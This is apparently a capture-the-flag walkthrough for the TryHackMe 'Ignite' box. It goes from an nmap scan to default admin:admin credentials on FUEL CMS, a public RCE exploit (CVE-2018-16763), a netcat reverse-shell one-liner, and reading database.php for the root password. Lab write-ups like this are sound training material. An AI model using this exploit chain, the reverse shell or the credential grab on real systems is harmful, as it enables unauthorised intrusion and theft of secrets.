Ignite CTF THM Walkthrough: A new start-up has a few issues with their web server.


Root the box!

Difficulty: Easy

Firstly, I'll start with nmap tool for enumeration.

```
<nmap -sC -sV <ip-address>>
```

Results:




```
└─# nmap -sC -sV 10.10.218.231
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-19 01:56 EDT
Nmap scan report for 10.10.218.231
Host is up (0.093s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Welcome to FUEL CMS
| http-robots.txt: 1 disallowed entry
|_/fuel/
|_http-server-header: Apache/2.4.18 (Ubuntu)
```

nmap scan


there is 1 open port. this is http port, and we get a http title: "welcome to FUEL CMS". this title telling us about which CMS this site is using. In addition, there is another header that can help us: http-robots.txt and /fuel/.

I’ll check robots.txt file and I can find fuel dir. when I connected to this dir there is a login page from Fuel CMS.



login page

I don't know what to do yet but so i will try to use the default credentials. {admin:admin} and I found myself inside the system.




Welcome to FUEL CMS.

Site Documentation

Click here for your site documentation.


admin dashboard

I checked for an input that I can inject there a code that will give me php reverse-shell.
I didn't find any that i can inject there. so its time to search vulnerabilities in FUEL CMS in Metasploit. look what I found!
there is RCE vulnerability so I'm going to download it to my kali.



```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit FUEL CMS
------------------------------------------------------------------------ ---------------------
 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ---------------------
fuel CMS 1.4.1 - Remote Code Execution (1)                              | linux/webapps/47138.py
Fuel CMS 1.4.1 - Remote Code Execution (2)                              | php/webapps/49487.rb
Fuel CMS 1.4.1 - Remote Code Execution (3)                              | php/webapps/50477.py
Fuel CMS 1.4.13 - 'col' Blind SQL Injection (Authenticated)             | php/webapps/50523.txt
Fuel CMS 1.4.7 - 'col' SQL Injection (Authenticated)                    | php/webapps/48741.txt
Fuel CMS 1.4.8 - 'fuel_replace_id' SQL Injection (Authenticated)        | php/webapps/48778.txt
Fuel CMS 1.5.0 - Cross-Site Request Forgery (CSRF)                      | php/webapps/50884.txt
------------------------------------------------------------------------ ---------------------
```

searchsploit results




```
└─# searchsploit -m php/webapps/50477.py

  Exploit: Fuel CMS 1.4.1 - Remote Code Execution (3)
      URL: https://www.exploit-db.com/exploits/50477
     Path: /usr/share/exploitdb/exploits/php/webapps/50477.py
    Codes: CVE-2018-16763
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/kali/50477.py
```

get that code

give it permissions.

```
chmod 777 50477.py
```

started to read that code to understand the way it works and how to exploit it.



```
┌──(root㉿kali)-[/home/kali]
└─# python3 50477.py
usage: python3 50477.py -u <url>

┌──(root㉿kali)-[/home/kali]
└─# python3 50477.py -u 10.10.218.231
Enter vaild url

┌──(root㉿kali)-[/home/kali]
└─# python3 50477.py -u http://10.10.218.231
[+]Connecting ...
Enter Command $
```


I got type of connection and a type of shell. in that shell I tried to execute some commands and 'ls' was the command that works. so lets try to execute a reverse shell code for a real connection.

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <attacker-ip><port>
>/tmp/f
```

and a netcat listener on our machine on the same port.

```
nc -lnvp <port>
```

then we got the wanted reverse shell.



```
└─$ nc -lnvp 2222
listening on [any] 2222 ...
connect to [10.8.109.14] from (UNKNOWN) [10.10.218.231] 42448
/bin/sh: 0: can't access tty; job control turned off
$
```


rev shell

so, the first command will be:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

this command gives us a better shell and comfortable to use.


next command will be ‘ls’ and flag.txt found!!!



```
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html$ ls
ls
README.md  assets  composer.json  contributing.md  fuel  in
www-data@ubuntu:/var/www/html$ cd /home
cd /home
www-data@ubuntu:/home$ ls
ls
www-data
www-data@ubuntu:/home$ cd ww
cd www-data/
www-data@ubuntu:/home/www-data$ ls
ls
flag.txt
www-data@ubuntu:/home/www-data$ cat flag.txt
cat flag.txt
[redacted]
www-data@ubuntu:/home/www-data$ 
```

flag.txt

now I'm going to back the first page that appeared in this CTF and there I can see where the database is located.



2


Install the database

Install the FUEL CMS database by first creating the database in MySQL and then importing the **fuel/install/fuel_schema.sql** file. After creating the database, change the database configuration found in **fuel/application/config/database.php** to include your hostname (e.g. localhost), username, password and the database to match the new database you created.

it gives us the location of the db.

```
cat /var/www/html/fuel/application/config/database.php
```

results:




```
$db['default'] = array(
        'dsn'      ⇒ '',
        'hostname' ⇒ 'localhost',
        'username' ⇒ 'root',
        'password' ⇒ '[redacted]',
        'database' ⇒ 'fuel_schema',
        'dbdriver' ⇒ 'mysqli',
        'dbprefix' ⇒ '',
        'pconnect' ⇒ FALSE,
        'db_debug' ⇒ (ENVIRONMENT ≠
```

so, its time to root.

```
su root
```

enter the password and move to /root dir and there is the root.txt flag!



```
root@ubuntu:/home/www-data# cd /root
cd /root
root@ubuntu:~# ls
ls
root.txt
root@ubuntu:~# cat roo
cat root.txt
[redacted]
root@ubuntu:~# █
```

root.txt

Its the end! hope you find it helpful, enjoy!